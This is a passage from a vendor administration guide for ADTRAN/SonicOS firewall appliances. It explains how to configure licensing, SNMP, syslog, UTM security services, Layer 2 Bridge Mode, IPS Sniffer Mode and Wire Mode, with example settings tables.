
When the appliance is successfully registered, go to the **System > Licenses** page and click **Synchronize** under **Manage Security Services Online**. This will contact the ADTRAN licensing server and ensure that the appliance is properly licensed.

To check licensing status, go to the **System > Status** page and view the license status of all the UTM services (Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention).

| Service Name | Status |
|-----------------------|----------------------------------|
| Nodes/Users | Licensed Unlimited Nodes |
| VPN | Licensed |
| Global VPN Client | Licensed - 5 Licenses (0 in use) |
| CPS (Content Filter) | Licensed |
| Client AV Enforcement | Licensed |
| Gateway Anti-Virus | Licensed |
| Anti-Spyware | Licensed |
| Intrusion Prevention | Licensed |
| Application Firewall | Licensed |
| ViewPoint | Licensed |

Disabling DHCP Server

When using a firewall in Layer 2 Bridge Mode in a network configuration where another device is acting as the DHCP server, you must first disable its internal DHCP engine, which is configured and running by default. On the **Network > DHCP Server** page, clear the **Enable DHCP Server** check box, and then click on the **Accept** button at the top of the screen.



Configuring SNMP Settings

On the **System > Administration** page, make sure the checkbox next to **Enable SNMP** is checked, and then click on the **Accept** button at the top of the screen.



Then, click the **Configure** button. On the **SNMP Settings** page, enter all the relevant information for your UTM appliance: the GET and TRAP SNMP community names that the SNMP server expects, and the IP address of the SNMP server. Click **OK** to save and activate the changes.

SNMP Settings

| | |
|----------------------|--|
| System Name: | <input type="text" value="carmel.vpntestlab.com"/> |
| System Contact: | <input type="text" value="Dave Parry"/> |
| System Location: | <input type="text" value="REMOTELAB2"/> |
| Asset Number: | <input type="text" value="0017C50F4DE4"/> |
| Get Community Name: | <input type="text" value="sp0ngeb0tt"/> |
| Trap Community Name: | <input type="text" value="t@r@ntul@"/> |
| Host 1: | <input type="text" value="192.168.140.25"/> |
| Host 2: | <input type="text"/> |
| Host 3: | <input type="text"/> |
| Host 4: | <input type="text"/> |

Ready

Enabling SNMP and HTTPS on the Interfaces

On the **Network > Interfaces** page, enable SNMP and HTTP/HTTPS on the interface through which you will be managing the appliance.

General Advanced VLAN Filtering

Interface 'X2' Settings

| | |
|----------------|--|
| Zone: | <input type="text" value="LAN"/> |
| IP Assignment: | <input type="text" value="Layer 2 Bridged Mode"/> |
| Bridged to: | <input type="text" value="X0"/> |
| | <input type="checkbox"/> Block all non-IPv4 traffic |
| | <input checked="" type="checkbox"/> Never route traffic on this bridge-pair |
| | <input checked="" type="checkbox"/> Only sniff traffic on the bridge-pair |
| Comment: | <input type="text" value="Bridged to X0"/> |
| Management: | <input type="checkbox"/> HTTP <input checked="" type="checkbox"/> HTTPS <input checked="" type="checkbox"/> Ping <input checked="" type="checkbox"/> SNMP <input type="checkbox"/> SSH |
| User Login: | <input type="checkbox"/> HTTP <input type="checkbox"/> HTTPS |
| | <input checked="" type="checkbox"/> Add rule to enable redirect from HTTP to HTTPS |

Enabling Syslog

On the **Log > Syslog** page, click on the **Add** button and create an entry for the syslog server. Click **OK** to save and activate the change.




Activating UTM Services on Each Zone

On the **Network > Zones** page, for each zone you will be using, make sure that the UTM services are activated.



Then, on the **Security Services** page for each UTM service, activate and configure the settings that are most appropriate for your environment.

An example of the Gateway Anti-Virus settings is shown below:



An example of the Intrusion Prevention settings is shown below:

Security Services /

Intrusion Prevention

IPS Status

IPS Status

Signature Database: Downloaded

Signature Database Timestamp: UTC 01/07/2008 05:48:34.000

Last Checked: 01/07/2008 22:49:00.704

IPS Service Expiration Date: 03/26/2008

Note: Enable the Intrusion Prevention Service per zone from the Network > Zones page.

IPS Global Settings

Enable IPS

| Signature Groups | Prevent All | Detect All | Log Redundancy Filter (seconds) |
|-------------------------|-------------------------------------|-------------------------------------|---------------------------------|
| High Priority Attacks | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="0"/> |
| Medium Priority Attacks | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="0"/> |
| Low Priority Attacks | <input type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="60"/> |

An example of the Anti-Spyware settings is shown below:

Security Services /

Anti-Spyware

Anti-Spyware Status

Anti-Spyware Status

Signature Database: Downloaded

Signature Database Timestamp: UTC 01/02/2008 15:52:00.000

Last Checked: 01/07/2008 22:49:00.704

Anti-Spyware Expiration Date: 10/26/2008

Note: Enable the Anti-Spyware per zone from the Network > Zones page.

Anti-Spyware Global Settings

Enable Anti-Spyware

| Signature Groups | Prevent All | Detect All | Log Redundancy Filter (seconds) |
|-----------------------------|-------------------------------------|-------------------------------------|---------------------------------|
| High Danger Level Spyware | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="0"/> |
| Medium Danger Level Spyware | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="0"/> |
| Low Danger Level Spyware | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input type="text" value="0"/> |

| Protocols | HTTP | FTP | IMAP | SMTP | POP3 |
|---------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|
| Enable Inbound Inspection | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |

Enable Inspection of Outbound Spyware Communication

Creating Firewall Access Rules

If you plan to manage the appliance from a different zone, or if you will be using a server such as the HP PCM+/NIM server for management, SNMP, or syslog services, create access rules for traffic between the zones. On the **Firewall > Access Rules** page, click on the icon for the intersection of the zone of the server and the zone that has users and servers (your environment may have more than one of these intersections). Create a new rule to allow the server to communicate with all devices in that zone.



Configuring Log Settings

On the **Log > Categories** page, set the **Logging Level** to **Informational** and the **Alert Level** to **Critical**. Click **Accept** to save and activate the change.



Then, go to the **Log > Name Resolution** page and set the **Name Resolution Method** to **DNS then NetBios**. Click **Accept** to save and activate the change.



Configuring Wireless Zone Settings

In the case where you are using a HP PCM+/NIM system, if it will be managing a HP ProCurve switch on an interface assigned to a WLAN/Wireless zone, you will need to deactivate two features, otherwise you will not be able to manage the switch. Go to the **Network > Zones** page and select your Wireless zone. Click **OK** to save and activate the change.

The screenshot shows the configuration page for a Wireless zone. It features three tabs: 'General', 'Wireless', and 'Guest Services'. The 'Wireless' tab is selected. The page is divided into two main sections: 'Wireless Settings' and 'SonicPoint Settings'. In the 'Wireless Settings' section, the following options are visible:

- Only allow traffic generated by a SonicPoint
- SSL-VPN Enforcement
 - SSL-VPN server: --Select an address object--
 - SSL-VPN service: --Select a service--
- WiFiSec Enforcement
 - WiFiSec Exception Service: --Select a service--
- Require WiFiSec for Site-to-Site VPN Tunnel Traversal
- Trust WPA / WPA2 traffic as WiFiSec


 In the 'SonicPoint Settings' section, there is a dropdown menu for 'SonicPoint Provisioning Profile' which is currently set to 'SonicPoint'.

Configuring Layer 2 Bridge Mode Procedure

Refer to the [“L2 Bridge Interface Zone Selection” section on page 193](#) for choosing a topology that best suits your network. In this example, we will be using a topology that most closely resembles the Simple L2 Bridge Topology.

Choose an interface to act as the Primary Bridge Interface. Refer to the [“L2 Bridge Interface Zone Selection” section on page 193](#) for information in making this selection. In this example, we will use X1 (automatically assigned to the Primary WAN):

Configuring the Primary Bridge Interface

- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
- Step 2** Click the Configure  icon in the right column of the X1 (WAN) interface.
- Step 3** Configure the interface with a Static IP address (e.g. 192.168.0.12).




Note The Primary Bridge Interface must have a Static IP assignment.

- Step 4** Configure the default gateway. This is required for the security appliance itself to reach the Internet. (This applies only to WAN interfaces.)
- Step 5** Configure the DNS server. (This applies only to WAN interfaces.)
- Step 6** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 7** Click **OK**.

The screenshot shows the 'Interface X1 Settings' dialog box. It has two tabs: 'General' and 'Advanced'. The 'General' tab is active. The 'Zone' is set to 'WAN'. The 'IP Assignment' is set to 'Static'. The 'IP Address' is '192.168.0.12', the 'Subnet Mask' is '255.255.255.0', and the 'Default Gateway' is '192.168.0.1'. There are three 'DNS Server' fields with values '4.2.2.1', '0.0.0.0', and '0.0.0.0'. The 'Comment' field contains 'Bridged to X0'. Under 'Management', there are checkboxes for HTTP, HTTPS, Ping, SNMP, and SSH, all of which are checked. Under 'User Logins', there are checkboxes for HTTP and HTTPS, both of which are unchecked. At the bottom, there is a checkbox for 'Add rule to enable redirect from HTTP to HTTPS' which is checked. The status bar at the bottom says 'Ready' and there are 'OK', 'Cancel', and 'Help' buttons.

Choose an interface to act as the Secondary Bridge Interface. Refer to the **L2 Bridge Interface Zone Selection** for information in making this selection. In this example, we will use X0 (automatically assigned to the LAN):

Configuring the Secondary Bridge Interface

- Step 1** On the **Network > Interfaces** page, click the Configure  icon in the right column of the X0 (LAN) interface.
- Step 2** In the **IP Assignment** drop-down list, select **Layer 2 Bridged Mode**.
- Step 3** In the **Bridged to** drop-down list, select the **X1** interface.
- Step 4** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 5** You may optionally enable the **Block all non-IPv4 traffic** setting to prevent the L2 bridge from passing non-IPv4 traffic.

VLAN Filtering (on NetVanta 2830 and 2840 appliances)

- You may also optionally navigate to the **VLAN Filtering** tab to control VLAN traffic through the L2 bridge. By default, all VLANs are allowed:
 - Select **Block listed VLANs (blacklist)** from the drop-down list and add the VLANs you wish to block from the left pane to the right pane. All VLANs added to the right pane will be blocked, and all VLANs remaining in the left pane will be allowed.
 - Select **Allow listed VLANs (whitelist)** from the drop-down list and add the VLANs you wish to explicitly allow from the left pane to the right pane. All VLANs added to the right pane will be allowed, and all VLANs remaining in the left pane will be blocked.

Step 6 Click **OK**.

The **Network > Interfaces** page displays the updated configuration:

You may now apply security services to the appropriate zones, as desired. In this example, they should be applied to the LAN, WAN, or both zones.

VLAN Integration with Layer 2 Bridge Mode

VLANs are supported on NetVanta 2830 and 2840 appliances. When a packet with a VLAN tag arrives on a physical interface, the VLAN ID is evaluated to determine if it is supported. The VLAN tag is stripped, and packet processing continues as it would for any other traffic. A simplified view of the inbound and outbound packet path includes the following potentially reiterative steps:

- IP validation and reassembly
- Decapsulation (802.1q, PPP)
- Decryption
- Connection cache lookup and management
- Route policy lookup
- NAT Policy lookup
- Access Rule (policy) lookup
- Bandwidth management
- NAT translation
- Advanced Packet Handling (as applicable)
 - TCP validation
 - Management traffic handling
 - Content Filtering
 - Transformations and flow analysis (on NetVanta 2830 and 2840 appliances): H.323, SIP, RTSP, ILS/LDAP, FTP, Oracle, NetBIOS, Real Audio, TFTP
 - IPS and GAV

At this point, if the packet has been validated as acceptable traffic, it is forwarded to its destination. The packet egress path includes:

- Encryption
- Encapsulation
- IP fragmentation

On egress, if the route policy lookup determines that the gateway interface is a VLAN subinterface, the packet is tagged (encapsulated) with the appropriate VLAN ID header. The creation of VLAN subinterfaces automatically updates the ADTRAN's routing policy table:

Route Policies Items 1 to 9 (of 9)

View Style: All Policies Custom Policies Default Policies

| <input type="checkbox"/> # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|----------------------------|--------------------|--------------------|---------|-----------------|-----------|--------|----------|---------|-----------|
| <input type="checkbox"/> 1 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 1 | | |
| <input type="checkbox"/> 2 | Any | Default Gateway | Any | 0.0.0.0 | X1 | 20 | 2 | | |
| <input type="checkbox"/> 3 | Any | LAN Primary Subnet | Any | 0.0.0.0 | X0 | 20 | 3 | | |
| <input type="checkbox"/> 4 | Any | X2:V50 Subnet | Any | 0.0.0.0 | X2:V50 | 20 | 4 | | |
| <input type="checkbox"/> 5 | Any | X2:V200 Subnet | Any | 0.0.0.0 | X2:V200 | 20 | 5 | | |
| <input type="checkbox"/> 6 | Any | X2 Subnet | Any | 0.0.0.0 | X2 | 20 | 6 | | |
| <input type="checkbox"/> 7 | Any | WAN Primary Subnet | Any | 0.0.0.0 | X1 | 20 | 7 | | |
| <input type="checkbox"/> 8 | WAN Primary Subnet | Any | Any | Default Gateway | X1 | 20 | 8 | | |
| <input type="checkbox"/> 9 | Any | 0.0.0.0/0 | Any | 10.0.0.2 | X1 | 20 | 9 | | |

Add... Delete Delete All

The auto-creation of NAT policies, Access Rules with regard to VLAN subinterfaces behave exactly the same as with physical interfaces. Customization of the rules and policies that govern the traffic between VLANs can be performed with customary SonicOS ease and efficiency.

When creating a zone (either as part of general administration, or as a step in creating a subinterface), a checkbox will be presented on the zone creation page to control the auto-creation of a GroupVPN for that zone. By default, only newly created Wireless type zones will have 'Create GroupVPN for this zone' enabled, although the option can be enabled for other zone types by selecting the checkbox during creation.

General

General Settings

Name:

Security Type:

Allow Interface Trust

Enforce Content Filtering Service

CFS Policy:

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SQL Control

Ready

Management of security services between VLAN subinterfaces is accomplished at the zone level. All security services are configurable and applicable to zones comprising physical interfaces, VLAN subinterfaces, or combinations of physical and VLAN subinterfaces.

Gateway Anti-Virus and Intrusion Prevention Services between the different workgroups can easily be employed with the use of VLAN segmentation, obviating the need for dedicated physical interfaces for each protected segment.

VLAN support enables organizations to offer meaningful internal security (as opposed to simple packet filtering) between various workgroups, and between workgroups and server farms without having to use dedicated physical interfaces on the ADTRAN.

Here the ability to assign VLAN subinterfaces to the WAN zone, and to use the WAN client mode (only Static addressing is supported on VLAN subinterfaces assigned to the WAN zone) is illustrated, along with the ability to support WAN Load Balancing and failover. These switches are then backhauled to the core switch, which then connects all the VLANs to the appliance via a trunk link.

VPN Integration with Layer 2 Bridge Mode

When configuring a VPN on an interface that is also configured for Layer 2 Bridge mode, you must configure an additional route to ensure that incoming VPN traffic properly traverses the firewall. Navigate to the **Network > Routing** page, scroll to the bottom of the page, and click on the **Add** button. In the **Add Route Policy** window, configure the route as follows:

- Source: **ANY**
- Destination: *custom-VPN-address-object* (This is the address object for the local VPN tunnel IP address range.)
- Service: **ANY**
- Gateway: **0.0.0.0**
- Interface: **X0**

Configuring IPS Sniffer Mode

To configure the firewall for IPS Sniffer Mode, you will use two interfaces in the same zone for the L2 Bridge-Pair. You can use any interfaces except the WAN interface. For this example, we will use X2 and X3 for the Bridge-Pair, and configure them to be in the LAN zone. The WAN interface (X1) is used by the ADTRAN appliance for access to the ADTRAN Data Center as needed. The mirrored port on the switch will connect to one of the interfaces in the Bridge-Pair.

This section contains the following topics:

- [“Configuration Task List for IPS Sniffer Mode” on page 240](#)
- [“Configuring the Primary Bridge Interface” on page 240](#)
- [“Configuring the Secondary Bridge Interface” on page 241](#)
- [“Enabling and Configuring SNMP” on page 242](#)
- [“Configuring Security Services \(Unified Threat Management\)” on page 243](#)
- [“Configuring Logging” on page 244](#)
- [“Connecting the Mirrored Switch Port to a IPS Sniffer Mode Interface” on page 244](#)
- [“Connecting and Configuring the WAN Interface to the Data Center” on page 244](#)

Configuration Task List for IPS Sniffer Mode

- Configure the Primary Bridge Interface
 - Select LAN as the Zone for the Primary Bridge Interface
 - Assign a static IP address
- Configure the Secondary Bridge Interface
 - Select LAN as the Zone for the Secondary Bridge Interface
 - Enable the L2 Bridge to the Primary Bridge interface
- Enable SNMP and configure the IP address of the SNMP manager system where traps can be sent
- Configure Security Services (UTM) for LAN traffic
- Configure logging alert settings to “Alert” or below
- Connect the mirrored port on the switch to either one of the interfaces in the Bridge-Pair
- Connect and configure the WAN to allow access to dynamic signature data over the Internet

Configuring the Primary Bridge Interface

-
- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
- Step 2** Click the Configure icon in the right column of interface X2.
- Step 3** In the Edit Interface dialog box on the General tab, select **LAN** from the Zone drop-down list.
Note that you do not need to configure settings on the Advanced or VLAN Filtering tabs.
- Step 4** For IP Assignment, select **Static** from the drop-down list.
- Step 5** Configure the interface with a static IP Address (e.g. 10.1.2.3). The IP address you choose should not collide with any of the networks that are seen by the switch.



Note The Primary Bridge Interface must have a static IP assignment.

- Step 6** Configure the Subnet Mask.

- Step 7** Type in a descriptive comment.
- Step 8** Select management options for the interface (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 9** Click **OK**.

The screenshot shows the 'Interface 'X2' Settings' dialog box with the following configuration:

- Zone:** LAN
- IP Assignment:** Static
- IP Address:** 10.1.2.3
- Subnet Mask:** 255.255.255.0
- Comment:** Bridged to X3
- Management:**
 - HTTP
 - HTTPS
 - Ping
 - SNMP
 - SSH
- User Login:**
 - HTTP
 - HTTPS
- Add rule to enable redirect from HTTP to HTTPS

Configuring the Secondary Bridge Interface

Our example continues with X3 as the secondary bridge interface.

-
- Step 1** Select the **Network** tab, **Interfaces** folder from the navigation panel.
 - Step 2** Click the Configure icon in the right column of the X3 interface.
 - Step 3** In the Edit Interface dialog box on the General tab, select **LAN** from the Zone drop-down list. Note that you do not need to configure settings on the Advanced or VLAN Filtering tabs.
 - Step 4** In the IP Assignment drop-down list, select **Layer 2 Bridged Mode**.
 - Step 5** In the **Bridged to** drop-down list, select the **X2** interface.
 - Step 6** Do not enable the **Block all non-IPv4 traffic** setting if you want to monitor non-IPv4 traffic.
 - Step 7** Select **Never route traffic on this bridge-pair** to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)

- Step 8** Select **Only sniff traffic on this bridge-pair** to enable sniffing or monitoring of packets that arrive on the L2 Bridge from the mirrored switch port.
- Step 9** Select **Disable stateful-inspection on this bridge-pair** to exempt these interfaces from stateful high availability inspection. If Deep Packet Inspection services are enabled for these interfaces, the DPI services will continue to be applied.
- Step 10** Configure management (HTTP, HTTPS, Ping, SNMP, SSH, User Logins, HTTP Redirects).
- Step 11** Click **OK**.



Enabling and Configuring SNMP

When SNMP is enabled, SNMP traps are automatically triggered for many events that are generated by ADTRAN Security Services such as Intrusion Prevention and Gateway Anti-Virus.

More than 50 IPS and GAV events currently trigger SNMP traps. The *SonicOS Log Event Reference Guide* contains a list of events that are logged by SonicOS, and includes the SNMP trap number where applicable. The guide is available online at www.adtran.com/support by typing **Log Event** into the Search field at the top of the page.

To determine the traps that are possible when using IPS Sniffer Mode with Intrusion Prevention enabled, search for **Intrusion** in the table found in the Index of Log Event Messages section in the *SonicOS Log Event Reference Guide*. The SNMP trap number, if available for that event, is printed in the SNMP Trap Type column of the table.

To determine the possible traps with Gateway Anti-Virus enabled, search the table for **Security Services**, and view the SNMP trap number in the SNMP Trap Type column.

To enable and configure SNMP:

- Step 1** Select the **System** tab, **Administration** folder from the navigation panel.
- Step 2** Scroll down to the Advanced Management section.
- Step 3** Select the **Enable SNMP** checkbox. The Configure button becomes active.
- Step 4** Click **Configure**. The SNMP Settings dialog box is displayed.
- Step 5** In the SNMP Settings dialog box, for System Name, type the name of the SNMP manager system that will receive the traps sent from the ADTRAN.
- Step 6** Enter the name or email address of the contact person for the SNMP Contact
- Step 7** Enter a description of the system location, such as “3rd floor lab”.
- Step 8** Enter the system’s asset number.
- Step 9** For Get Community Name, type the community name that has permissions to retrieve SNMP information from the ADTRAN, e.g. **public**.
- Step 10** For Trap Community Name, type the community name that will be used to send SNMP traps from the ADTRAN to the SNMP manager, e.g. **public**.
- Step 11** For the Host fields, type in the IP address(es) of the SNMP manager system(s) that will receive the traps.
- Step 12** Click **OK**.

The screenshot shows the 'SNMP Settings' dialog box with the following fields and values:

- System Name: HP_snmp_manager
- System Contact: contact@HP.com
- System Location: (empty)
- Asset Number: (empty)
- Get Community Name: public
- Trap Community Name: public
- Host 1: 10.10.22.50
- Host 2: (empty)
- Host 3: (empty)
- Host 4: (empty)

Buttons: OK, Cancel, Help

Configuring Security Services (Unified Threat Management)

The settings that you enable in this section will control what type of malicious traffic you detect in IPS Sniffer Mode. Typically you will want to enable Intrusion Prevention, but you may also want to enable other Security Services such as Gateway Anti-Virus or Anti-Spyware.

To enable Security Services, your ADTRAN must be licensed for them and the signatures must be downloaded from the ADTRAN Data Center. For complete instructions on enabling and configuring IPS, GAV, and Anti-Spyware, see the Security Services section in this guide.

Configuring Logging

You can configure logging to record entries for attacks that are detected by the ADTRAN. To enable logging, perform the following steps:

-
- Step 1** Select the **Log** tab, **Categories** folder from the navigation panel.
 - Step 2** Under Log Categories, select **All Categories** in the View Style drop-down list.
 - Step 3** In the Attacks category, enable the checkboxes for **Log**, **Alerts**, and **Syslog**.
 - Step 4** Click **Apply**.

Connecting the Mirrored Switch Port to a IPS Sniffer Mode Interface

Use a standard Cat-5 Ethernet cable to connect the mirrored switch port to either interface in the Bridge-Pair. Network traffic will automatically be sent from the switch to the ADTRAN where it can be inspected.

Consult the switch documentation for instructions on setting up the mirrored port.

Connecting and Configuring the WAN Interface to the Data Center

Connect the WAN port on the ADTRAN, typically port X1, to your gateway or to a device with access to the gateway. The ADTRAN communicates with the ADTRAN Data Center automatically. For detailed instructions on configuring the WAN interface, see [“Configuring a WAN Interface” on page 213](#).

Configuring Wire Mode

Adding to the broad collection of traditional modes of SonicOS interface operation, including all LAN modes (Static, NAT, Transparent Mode, L2 Bridge Mode, Portshield Switch Mode), and all WAN modes (Static, DHCP, PPPoE, PPTP, and L2TP), SonicOS 5.8 introduces Wire-Mode, which provides four new methods non-disruptive, incremental insertion into networks.

Table 1 Wire Mode Settings

| Wire Mode Setting | Description |
|-------------------|---|
| Bypass Mode | Bypass Mode allows for the quick and relatively non-interruptive introduction of Wire Mode into a network. Upon selecting a point of insertion into a network (e.g. between a core switch and a perimeter firewall, in front of a VM server farm, at a transition point between data classification domains) the firewall is inserted into the physical data path, requiring a very short maintenance window. One or more pairs of switch ports on the appliance are used to forward all packets across segments at full line rates. While Bypass Mode does not offer any inspection or firewalling, this mode allows the administrator to physically introduce the firewall into the network with a minimum of downtime and risk, and to obtain a level of comfort with the newly inserted component of the networking and security infrastructure. The administrator can then transition from Bypass Mode to Inspect or Secure Mode instantaneously through a simple user-interface driven reconfiguration. |
| Inspect Mode | Inspect Mode extends Bypass Mode without functionally altering the low-risk, zero-latency packet path. Packets continue to pass through the firewall, but they are also mirrored to the multi-core RF-DPI engine for the purposes of passive inspection, classification, and flow reporting. This reveals the appliance's Application Intelligence and threat detection capabilities without any actual intermediate processing. |
| Secure Mode | Secure Mode is the progression of Inspect Mode, actively interposing the firewall's multi-core processors into the packet processing path. This unleashes the inspection and policy engines' full-set of capabilities, including Application Intelligence and Control, Intrusion Prevention Services, Gateway and Cloud-based Anti-Virus, Anti-Spyware, and Content Filtering. Secure Mode affords the same level of visibility and enforcement as conventional NAT or L2 Bridge mode deployments, but without any L3/L4 transformations, and with no alterations of ARP or routing behavior. Secure Mode thus provides an incrementally attainable NGFW deployment requiring no logical and only minimal physical changes to existing network designs. |
| Tap Mode | Tap Mode provides the same visibility as Inspect Mode, but differs from the latter in that it ingests a mirrored packet stream via a single switch port on the firewall, eliminating the need for physically intermediated insertion. Tap Mode is designed for use in environments employing network taps, smart taps, port mirrors, or SPAN ports to deliver packets to external devices for inspection or collection. Like all other forms of Wire Mode, Tap Mode can operate on multiple concurrent port instances, supporting discrete streams from multiple taps. |

To summarize the key functional differences between modes of interface configuration:

Table 2 *Functionality of the Different Wire Mode Settings*

| | Bypass Mode | Inspect Mode | Secure Mode | Tap Mode | L2 Bridge, Transparent, NAT, Route Modes |
|--|--------------------|---------------------|--------------------|-----------------|---|
| Active/Active Clustering ¹ | No | No | No | No | Yes |
| Application Control | No | No | Yes | No | Yes |
| Application Visibility | No | Yes | Yes | Yes | Yes |
| ARP/Routing/NAT ¹ | No | No | No | No | Yes |
| Content Filtering | No | No | Yes | No | Yes |
| DHCP Server ¹ | No | No | No | No | Yes ² |
| DPI Detection | No | Yes | Yes | Yes | Yes |
| DPI Prevention | No | No | Yes | No | Yes |
| DPI-SSL ¹ | No | No | No | No | Yes |
| High-Availability ^{1 3} | No | No | No | No | Yes |
| Link-State Propagation ⁴ | Yes | Yes | Yes | No | No |
| SPI | No | Yes | Yes | Yes | Yes |
| TCP Handshake Enforcement ⁵ | No | No | No | No | Yes |
| Virtual Groups ¹ | No | No | No | No | Yes |

1. These functions or services are unavailable on interfaces configured in Wire Mode, but remain available on a system-wide level for any interfaces configured in other compatible modes of operation.

2. Not available in L2 Bridge Mode.

3. Not available on the E10100. Active/Passive HA can be achieved using Active/Active Clustering in singleton mode.

4. **Link State Propagation** is a feature whereby interfaces in a Wire-Mode pair will mirror the link-state triggered by transitions of their partners. This is essential to proper operations in redundant path networks, in particular.

5. Disabled by design in Wire Mode to allow for failover events occurring elsewhere on the network to be supported when multiple Wire-Mode paths, or when multiple firewall units are in use along redundant or asymmetric paths.



Note

When operating in Wire-Mode, the firewall's dedicated "Management" interface will be used for local management. To enable remote management and dynamic security services and application intelligence updates, a WAN interface (separate from the Wire-Mode interfaces) must be configured for Internet connectivity. This is easily done given that SonicOS supports interfaces in mixed-modes of almost any combination.

To configure an interface for Wire Mode, perform the following steps:

1. On the **Network > Interfaces** page, click the Configure button for the interface you want to configure for Wire Mode.
2. In the **Zone** pulldown menu, select **LAN**.

- To configure the Interface for Tap Mode, in the **Mode / IP Assignment** pulldown menu, select **Tap Mode (1-Port Tap)** and click **OK**.

The screenshot shows the 'Interface 'X18' Settings' dialog box with the 'Advanced' tab selected. The 'Zone' dropdown is set to 'LAN' and the 'Mode / IP Assignment' dropdown is set to 'Tap Mode (1-Port Tap)'.

- To configure the Interface for Wire Mode, in the **Mode / IP Assignment** pulldown menu, select **Wire Mode (2-Port Wire)**.


The screenshot shows the 'Interface 'X18' Settings' dialog box with the 'Advanced' tab selected. The 'Zone' dropdown is set to 'LAN', the 'Mode / IP Assignment' dropdown is set to 'Wire Mode (2-Port Wire)', the 'Wire Mode Type' dropdown is set to 'Secure (Active DPI of Inline Traffic)', and the 'Paired Interface' dropdown is set to '-- Select an Interface --'. There is a checked checkbox for 'Bypass when SonicOS is restarting or down'.

- In the **Wire Mode Type** pulldown menu, select the appropriate mode:
 - **Bypass (via Internal Switch/Relay)**
 - **Inspect (Passive DPI of Mirrored Traffic)**
 - **Secure (Active DPI of Inline Traffic)**
- In the **Paired Interface** pulldown menu, select the interface that will connect to the upstream firewall. The paired interfaces must be of the same type (two 1 GB interfaces or two 10 GB interfaces).

**Note**

Only unassigned interfaces are available in the **Paired Interface** pulldown menu. To make an interface unassigned, click on the Configure button for it, and in the **Zone** pulldown menu, select **Unassigned**.

- Click **OK**.



CHAPTER 16

Configuring PortShield Interfaces

Network > PortShield Groups

PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoy the protection of a dedicated, deep packet inspection firewall.

PortShield is supported on NetVanta 2630 and 2730 appliances.



Tip

Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. However, these interfaces will not share the same network subnet unless they are grouped using PortShield.

